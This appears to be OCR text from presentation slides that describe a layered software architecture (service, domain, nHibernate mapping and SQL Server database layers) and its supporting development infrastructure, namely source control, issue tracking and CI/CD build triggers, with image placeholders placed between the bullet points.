
- Defined in terms of service operations ("services") and data transfer objects (DTOs)
  - Services provide, derive, and persist data objects
  - DTOs
    - Package data into bundles as inputs and outputs of service operations
    - Allow client-side software to be loosely coupled to the server-side software
    - Some DTOs have multiple versions to support "rich" vs. "lite" data transfers

Domain / Repository Layer




- Contains logic for creating. retrieving and updating objects exchanged with the database and client application
  - Loosely coupled to client apps via service layer interface
  - Loosely coupled to database via the mapping layer

Mapping Layer



- Contains bidirectional mapping between the objects in domain layer and data records stored in database's tables
- Exchange of data between application's objects <-> database table rows implemented with nHibernate
- Exposes the database to the domain layer with repositories supporting object queries via HQL


Database Layer





- Provides permanent storage of data in a relational model
- Implemented using Microsoft SQL Server relational database management system


Development Infrastructure Example…

Examples of supporting systems











Source Control


- Web-based hosting of repository service for distributed access and version control of programming code
- Enables maintaining versioned shareable software code and design artifacts with check-in/check-out and maintenance capabilities






Issue Tracking System

- Enables organization, prioritization, triage, planning and tracking resolution of issues, bugs, and project tasks







Continuous Integration & Continuous Deployment

Helps development team make system builds, triggered by either


- A commit of updated source code to the version control system
- Scheduling directive
- A dependency on the completion of another component's build
- Developer kicking off the build using a URL to make the request






Development Infrastructure Example…

VPC = virtual private cloud



